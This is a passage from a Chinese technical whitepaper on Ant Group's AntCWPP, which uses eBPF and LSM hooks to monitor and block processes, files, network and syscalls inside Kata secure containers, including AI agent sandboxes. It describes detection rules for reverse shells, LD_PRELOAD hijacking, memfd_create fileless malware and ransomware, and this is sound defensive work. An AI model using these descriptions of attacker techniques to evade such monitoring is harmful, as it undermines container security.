- 应用级别策略下发。蚂蚁的 Kata 容器上承载的业务各种各样，对应的安全策略也不可能都是一样的。安全策略管控平台能够为不同的应用下发不同的策略。
- 策略分批下发。为了保证系统稳定性，策略的下发需要分批进行，每一批的推动需要人工确认，只有当上一批的策略下发被确认为没有问题之后，才会继续推动下一批的运行。
- 策略异常检查。为了保证节点上的安全策略生效，端上安全 Agent 会定期将节点上的 Kata Pod 和对应的策略上报至管控平台。当发现有异常的策略时，平台会有告警通知。

安全策略管控平台将用户配置的策略和应用生成一个策略的 CR，并且提交到 Kubernetes API server。

4.2.2 Kubernetes API server

Kuberenets API server上定义了安全策略的 CRD（Custom Resource Definition，自定义资源定义）。Kubernetes 的 CRD 是一种允许用户扩展 Kubernetes 原生 API 的机制。通过 CRD，用户可以在不修改 Kubernetes 的代码基础上，创建并管理新的资源类型，满足特定的需求。

AntCWPP 方案使用 CRD 作为策略载体，不需要为额外的管控渠道，降低了整体依赖和部署复杂度。

策略 CR 中包含了应用信息以及策略信息。Kuberentes API server 接收到策略资源的创建请求后，会通知端上安全 Agent。

4.2.3 宿主机安全 Agent

宿主机安全 Agent 是 AntCWPP 方案中节点 Agent 组件，在 Kubernetes 中的实现为 Daemonset。

宿主机安全 Agent 通过 Kubernetes informer 机制监控策略变化，通过 containerd 监控容器事件。当安全策略管控平台将应用策略 CR 发送到 Kuberentes API server 之后，安全 Agent 会收到策略 CR 更新通知。安全 Agent 将自己节点上收到的策略下发到指定应用的 Kata Pod，加载对应的 eBPF 策略和 map。

宿主机安全 Agent 会收集并更新节点资产，同时定期上报资产，资产包括当前集群、节点、Kata Pod、policy 等内容，用于支撑管控端展示策略下发进度、进行监控告警等能力。

为了不影响业务可用和稳定性，安全 Agent 支持根据 Kata Pod 资源使用率主动为 Pod 卸载策略，同时支持节点维度、集群维度对策略进行卸载降级。

4.2.4 Agent 与 Kata 虚拟机通道

宿主机安全 Agent 与 Kata Pod 通信的方式为 veBPF，该通道用于 eBPF 加载、eBPF map 更新以及事件数据的采集，方案如图所示：



图10 通信通道方案

Kata Pod 通过开放 eBPF 操作的接口到宿主机，安全 agent 利用该接口完成 eBPF 程序的加载、卸载以及 eBPF map 的内容的修改。当端上 agent 监控到 Kuberentes API server 上安全策略发生变化并且需要加载策略到本节点所在的 Kata Pod 时，会利用 veBPF 的接口加载 eBPF 程序，并且根据策略修改对应的 eBPF map。

4.3 安全事件日志

AntCWPP 方案在数据面采用 eBPF 用于获取 Kata Pod 虚拟机中的安全相关事件。当 Kata Pod 虚拟机中的进程触发相应的安全规则时，会通过 veBPF 通道将产生的告警日志发送到安全 Agent。安全 Agent 将策略告警日志发送到云端，进行统一分析。

安全事件日志根据默认加载策略与按应用按需加载策略分为默认事件日志以及应用相关日志。默认加载的安全策略日志主要包括各类需要默认开启的安全审计日志，例如 Kata Pod 的进程执行事件，网络访问事件以及域名解析事件日志。

对于应用按需加载的策略，AntCWPP 方案对于触发策略的行为可以采取审计或者拦截，每种行为都有详细的日志数据。审计行为对业务无感，但是会发送一条日志到云端，拦截行为除了发送日志还会直接拦截进程的行为。

安全事件的日志包括安全策略特定相关的信息以及事件元数据信息。安全策略相关的信息跟安全策略相关，比如进程执行的信息、文件访问信息、网络访问信息各不相同。事件元数据信息包括事件触发的时间、策略采取的行为等策略元数据信息，事件触发行为的进程名、进程完整路径、父进程、进程所属用户 ID 等进程基本信息，事件发生 Kata Pod 所属的虚拟机 ID、镜像 ID 等容器相关元数据。

第五章 ▸ eBPF 策略实现

安全 Agent 与 Kata Pod 的组件交互关系如下图所示。



图11 Agent 与 Kata Pod 的交互关系

AntCWPP 方案中，安全 Agent 通过 veBPF 通道将 eBPF 程序加载到 Kata Pod 的内核中，并且通过上层传来的安全策略修改相关 eBPF map，进而实现其安全审计与管控功能。本节详细介绍 AntCWPP 为了实现 Kata Pod 的进程、文件、网络、系统调用监控与拦截所选取的 eBPF 加载点，eBPF 程序逻辑，策略控制等。

5.1 进程监控与拦截

AntCWPP 方案实现了进程启动事件的监控以及拦截。

Linux 系统执行新进程的系统调用为 execve，Linux 内核对每个系统调用均提供了静态的 trace 点，通过将 eBPF 程序添加到 execve 的静态 trace 点，能够获取进程执行的程序以及相关参数。AntCWPP 方案采用该 eBPF 加载点实现进程执行的监控。

Linux 内核在执行 execve 的过程中，会调用 LSM 相关的 hook 点函数。

security_bprm_check 来决定是否应该让程序执行。实现了 LSM 模块的内核驱动能够在该 hook 点插入自身的安全判断逻辑，对即将执行的进程进行阻止或者放行。该 hook 点可以加载 eBPF 程序用来进行判断，AntCWPP 方案采用该 eBPF 加载点实现进程执行的拦截。

AntCWPP 方案在该 hook 点上加载了 eBPF 程序，该程序从一个 eBPF map 中读取进程管控相关的控制逻辑，来决定是否允许程序执行。

AntCWPP 方案选择两个不同的切点来实现进程的监控与拦截是因为从安全角度看，进程监控是基本的功能，而进程拦截是更高级的功能，基本功能通常会默认开启，而高级功能需要通过安全工程师在平台下发安全策略开启。因此，从实现方面讲，采用静态的 trace 点记录程序执行日志减少了性能的损耗。

除了是否允许进程执行外，AntCWPP 在进程管控方面还实现了 Drift Prevention 管控。

Drift Prevention，顾名思义，是指防止偏离预期的状态，它是云原生安全中的一个重要概念。该技术可以与进程黑白名单结合使用，从而实现更强大的进程控制能力。通常容器启动后，运行时所需的所有必要可执行文件都应打包在镜像中。因此，运行的进程不应包含镜像中未打包的可执行文件。然而，在勒索软件和后门攻击等场景中，攻击者常常会下载一个可执行文件来完成其他攻击方法。Drift Prevention 技术可以有效阻止此类攻击场景的发生。

5.2 网络访问控制

AntCWPP 方案实现了网络访问管控，能够根据出入向的网络连接五元组信息进行安全管控。

Linux 中经常会使用 iptables 来进行网络数据包的过滤与管理。但是 iptables 存在诸如性能影响大、配置无法动态更新、稳定性易受影响的问题，很难在大规模生产环境中使用。

eBPF 在网络数据包处理领域有非常广泛的使用，Linux 内核中也有非常多的加载点能够加载 eBPF 程序，用来做网络数据包的过滤与管理。根据网络数据包在 Linux 内核中的创建以及流动过程，可以在如下的监控点对数据包进行监控或者拦截。

- syscall 层，进程的网络行为都是通过系统调用进入内核，比如 socket、send 等网络相关系统调用。在这一层的 eBPF 程序能够监控所有的网络数据，但是只能监控到网络负载数据，无法监控到完整的数据包。

• LSM 层，网络子系统有非常丰富的 LSM hook 点，能够加载 eBPF 程序，进行网络相关的功能控制。比如 bind 、connect 等有相关 hook 点用于控制进程能够绑定和连接的端口，也有用于管理 socket 状态的 hook 点，还有用于直接管理数据包的 hook 点。

• TC 层，在该层 Linux 内核提供了 BPF_PROG_TYPE_SCHED_CLS 的 eBPF 加载程序能够在数据包的出向和入向过程中调用用户层加载的 eBPF 程序，进行数据包的管理与过滤。

• 设备驱动层，在该层 Linux 内核提供了 BPF_PROG_TYPE_XDP 的 eBPF 加载程序能够在数据包的入向过程中调用用户层加载的 eBPF 程序，进行数据包的管理与过滤，该层与 TC 不同之处在于加载点更靠近设备，能够最早进行处理，性能更高。

• cgroup 层，在 cgroup 层，Linux 内核提供了 BPF_PROG_TYPE_CGROUP_SKB 用于对特定 cgroup 的数据包出入向进行管理，BPF_PROG_TYPE_CGROUP_SOCK_ADDR 对 cgroup 中网络地址的处理进行管理。

基于五元组的网络访问控制可以在以上多个层加载 eBPF 程序实现数据包的出入向管控，但是管控的能力、对业务的性能影响以及获取的日志信息有所区别。为了能够既实现满足网络数据管控目标，又能获取足够多的业务语义，可以选择在多个加载点加载eBPF管控逻辑，各个 eBPF 程序相互协作。AntCWPP 方案的网络访问控制能力中，我们主要选择了 LSM 和 TC 层的网络管控 eBPF 程序加载点加载 eBPF 程序。

5.3 文件访问控制

AntCWPP 方案实现了文件访问控制，能够根据文件路径对文件的读写进行安全管控。Linux 系统提供了多种基于文件路径的访问控制机制。

Linux 内核提供了 inotify 和 fanotify 机制来对文件系统进行监控与拦截。但是他们各有缺点，比如 inotify 不能获取访问文件的进程，并且只能监控，无法拦截对文件的访问。fanotify 能够拦截对文件的访问，但是这个拦截是通过将访问请求路由到用户态空间进行的，由于系统上的文件访问非常频繁，所以 fanotify 对系统的性能影响很大。

Linux 内核 LSM 也提供了多个 hook 点对文件的访问进行管控。比如 security_path_mknod 能够基于文件路径进行安全管控，security_file_open 用于在文件打开时做安全管控，security_file_permission 用于判断对文件的访问是否允许，security_inode_permission 用于判断对文件对应的 inode 是否有访问权限。

Linux 秉承一切皆文件的哲学思想，任何文件在被访问之前都需要先被打开获取文件的 fd ，随后的文件访问均通过该 fd 进行。文件在打开过程中会调用 LSM 的 hook 程序 security_file_open，在该点加载 eBPF 程序。在 eBPF 程序中获取访问文件的信息比如全路径以及访问文件的进程信息，从而根据策略进行安全访问控制。

由于文件路径可能会比较长，因此 eBPF 在处理文件路径时可能对系统的性能产生显著影响，为了提升性能，可以直接维护文件 inode 到安全策略的影射。在 security_inode_permission 中施行安全策略管控。

AntCWPP 方案中，对于文件策略的管控，首先获取需要管控的文件 inode ，随后将 inode 信息及安全管控策略更新至 eBPF map 中，LSM Hook 点 security_inode_permission 加载的 eBPF 程序根据访问 inode 的策略进行判断是否允许。在 Kata Pod 运行过程中，还会监控文件与 inode 的变更以保持 inode 策略的最新状态。



图12 文件访问控制方案

5.4 系统调用监控与拦截

系统调用的监控通常可以使用操作系统在 syscall 层的静态跟踪点。通过在 syscall 层的静态跟踪点添加 eBPF 程序，能够监控任意系统调用的执行。

不是所有的系统调用都能够在进程运行时动态加载拦截策略。只有底层 LSM 有对应的 hook 点的系统调用能够被拦截。比如 unshare 目前在 LSM 层没有拦截的 hook 点，所以只能在 syscall 层对其进行监控。mount 则在 LSM 有相应的拦截 hook 点，因此可以直接在 LSM 层完成监控与拦截功能。

AntCWPP 方案综合使用了上述两种方案，存在 LSM 监控点则在 LSM 完成监控和拦截，如果不存在拦截点，则通过在 sycall 层的静态跟踪点加载 eBPF 程序完成监控功能。

第六章 ▸ 安全应用与上线效果

6.1 业务场景

6.1.1 在线应用

蚂蚁的在线应用多种多样，既有众多面向互联网的边界应用，也有很多内部使用的应用。通过分析不同应用的攻击面以及安全风险，我们选择将高风险应用接入 AntCWPP 方案。并且为其配置适当的进程、文件、网络等安全策略，从而实现高风险应用容器的安全防护。

6.1.2 AI computer use

当前 AI Agent 的发展如火如荼，AI Agent 为了完成用户指定的任务，通常都需要在计算机中执行代码，这个计算机通常都需要在隔离的环境中。现在业界通常采用跟 Kata 容器类似的安全容器技术作为 AI Agent 的计算机，比如 Firecracker。为了对蚂蚁 AI Agent 的计算机进行保护，我们采用了 AntCWPP 方案。通过将 AI Agent 的计算机接入 AntCWPP，我们实现了如下安全能力：

- 强隔离，通过使用 Kata 安全容器，用户或者大模型生成的代码无法进行容器逃逸，能够保护宿主机节点。
- 先进的安全审计能力，包括进程创建的审计、进程域名请求的审计以及网络访问审计。
- 先进的安全防护能力，实现了镜像进程白名单启动以及阻止内网访问防护

6.2 安全策略

通过在 Kata 安全容器上构建的基于 eBPF 安全监控与拦截能力，AntCWPP 方案实现了如下安全策略。

系统安全事件审计：系统安全事件审计是业务生产环境的基本安全需求，因此所有使用 Kata 的业务都需要开启这些审计。通过对相关系统调用以及内核函数进行插桩，对系统的进程创建、网络连接请求、dns 请求、mount 调用、文件创建于修改等行为进行审计。下面的截图展示了进程 DNS 请求的相关审计日志。

图13 进程 DNS 审计日志示例

非镜像程序禁止执行：生产环境通常只执行业务程序以及相关运维脚本，这些程序都是预期中的，能够收敛的，可以都放到镜像中，对于非镜像中的程序可以禁止其执行。在 LSM 的进程执行 hook 点加载 eBPF 程序，在该 eBPF 程序中判断待执行的文件是否处于 overlayfs 的 upper 层，如果该可执行文件位于 upper 层，表示该文件为非镜像文件或者是镜像文件被修改之后的文件，这种情况下，可以直接拦截。



图14 非镜像文件执行拦截示例

进程执行黑白名单管控：进程管控更进一步，由于业务生产机器上执行的程序是收敛的，因此可以直接将容器能够执行的进程进行白名单管控，只允许执行白名单中的进程，非白名单程序禁止执行。这种禁止同样是在 LSM 的进程执行 hook 点加载 eBPF 程序的，白名单则通过对业务 Pod 进行观察来获得。

反弹 Shell 检测：反弹 Shell 是攻击者常用的手法之一。反弹 Shell 是一种网络攻击技术，受害主机主动向攻击者的控制服务器发起连接，并建立一个可交互的命令行 Shell 会话，反弹 Shell 常用于绕过防火墙或NAT限制。反弹 Shell 需要将 bash 程序的标准输入和标准输出重定向到网络。通过在 dup 系统调用相关的监控点加载 eBPF，并且检测发起的进程可以对反弹 Shell 进行精确检测。

用户态 so 劫持监测：很多用户态恶意软件会使用 LD_PRELOAD 环境变量加载恶意动态链接库到系统进程执行。LD_PRELOAD 设置后，系统会为程序优先加载其指定的动态链接库。通过在进程启动时，监控并且记录 LD_PRELOAD 环境变量的存在及其值能够及时发现潜在的恶意软件。

ssh 异常连接检测：攻击者很多时候会利用 ssh 服务进行攻击，比如通过弱密码直接登录 ssh 服务。ssh 连接过程中会为客户端创建新的进程。通过监测 ssh 服务的进程创建事件，能够及时发现异常的 ssh 连接。

无文件攻击：Linux 下的恶意软件经常使用无文件攻击技术。这种类型的攻击通常都需要调用 memfd_create 系统调用在内存中创建恶意攻击文件。通过监测该系统调用，能够及时发现这类无文件攻击。

网络出向访问白名单管控：生产环境的业务出向访问通常都是固定的 ip 地址段，为了防止 Kata Pod 访问预期之外的 ip 和端口，可以对 Kata Pod 的网络访问进行白名单管控。在网络 TC hook 点加载 eBPF，并且在 eBPF 程序中判断出向网络的 ip，如果不在白名单中，则禁止网络出向访问。

文件完整性保护：生产环境的业务通常都不需要修改系统文件，因此对某些系统文件进行保护很有意义。通过在 LSM 的文件访问 hook 点加载 eBPF 程序，每次进程在对修改文件时，eBPF 程序会检查是否是受保护的文件，如果是保护文件，则禁止修改。

勒索软件监控：勒索软件会对系统上重要文件进行加密处理。一方面可以通过“非镜像程序禁止执行”用来禁止勒索软件的执行，另一方面还可以通过在特定的容器目录中放置“诱饵文件”文件，并且对该文件进行访问监控来及时发现勒索软件的运行。

第七章 ▸ 展望

7.1 安全容器将得到更加广泛的使用

容器技术极大简化了应用的交付与部署，成为当今事实上的应用发布标准。但是其底层的容器机制 runc 与宿主机共享内核、缺乏隔离，为了增强容器的隔离性，安全容器应运而生，Kata 是其典型代表。Kata 容器运行在一个独立于宿主机的虚拟机内核上，与宿主机内核实现了完全隔离，并且通过虚拟机中的 Agent 实现了容器的管理接口，使得 Kuberntes 等上层编排系统能够对 Kata 容器统一管理。

Kata 在成立之后快速发展，已经逐渐成为典型的安全容器解决方案，在各大公司的很多场景得到了应用。随着需求场景的不同，业界也出现了很多其他安全隔离宿主机内核的安全容器方案。

gVisor 就是其中的典型方案，与 Kata 虚拟机直接使用 Linux 内核不同，gVisor 实现了一个全新的应用内核，该内核之上运行容器进程，该内核与宿主机内核完全隔离。

类似的为容器提供独立内核的方案社区还有很多，这些方案都是为了解决 runc 共享内核带来的安全问题。但是由于强隔离，也因此失去了对安全容器内部运行负载的安全监控与行为阻断能力，这也是需要安全容器建设的能力。

7.2 安全容器内的威胁分析与监测逐渐得到发展

在 runc 共享内核架构下，容器的隔离采用的是操作系统的 namespace 机制，宿主机上的安全软件可以直接获取容器内的威胁检测事件。

安全容器的方案本质上是一个轻量级的虚拟机，宿主机上的安全软件无法监控与拦截虚拟机负载的行为。这是因为在宿主机层面很难获得虚拟机层面操作系统级别的语义信息，因此也就无法在虚拟机中获取其上运行 workload 的进程创建、文件访问、网络请求等威胁检测所需要的信息。

对于使用 Linux 内核作为虚拟机的安全容器方案，比如 Kata，可以使用 Linux 内核的插桩方案用来进行安全事件的监控与拦截，甚至可以将安全软件运行在容器内部。对于 gVisor 这类重新实现的内核，则需要在内核中添加相关基本的支持，gVisor 在2022年开始支持了对系统调用的实时审计，这部分解决了监控 gVisor workload 中的威胁检测问题。业界的其他基于虚拟机的安全容器则同样具有安全能力不足的问题。

随着独立内核方案的安全容器越来越得到业界的使用，对于容器内的安全监控与拦截的需求也越来越强烈。典型的比如 AI code interpreter，用来执行用户指定的代码，另一个典型应用是执行第三方的高风险程序。一方面，这些任务都是高风险代码，需要在强隔离的环境中执行，因此需要使用安全容器。另一方面，这些高风险任务可能执行恶意代码，相比于普通业务，这些业务更需要对其实际的行为进行审计与限制，及时发现恶意行为。

在我们的实践中，我们采用了在 Kata 容器中加载 eBPF 来对安全容器中的负载进行安全监控，采用 eBPF 结合 LSM 的方式来进行异常行为的拦截。

7.3 eBPF在安全领域的使用逐渐成为共识

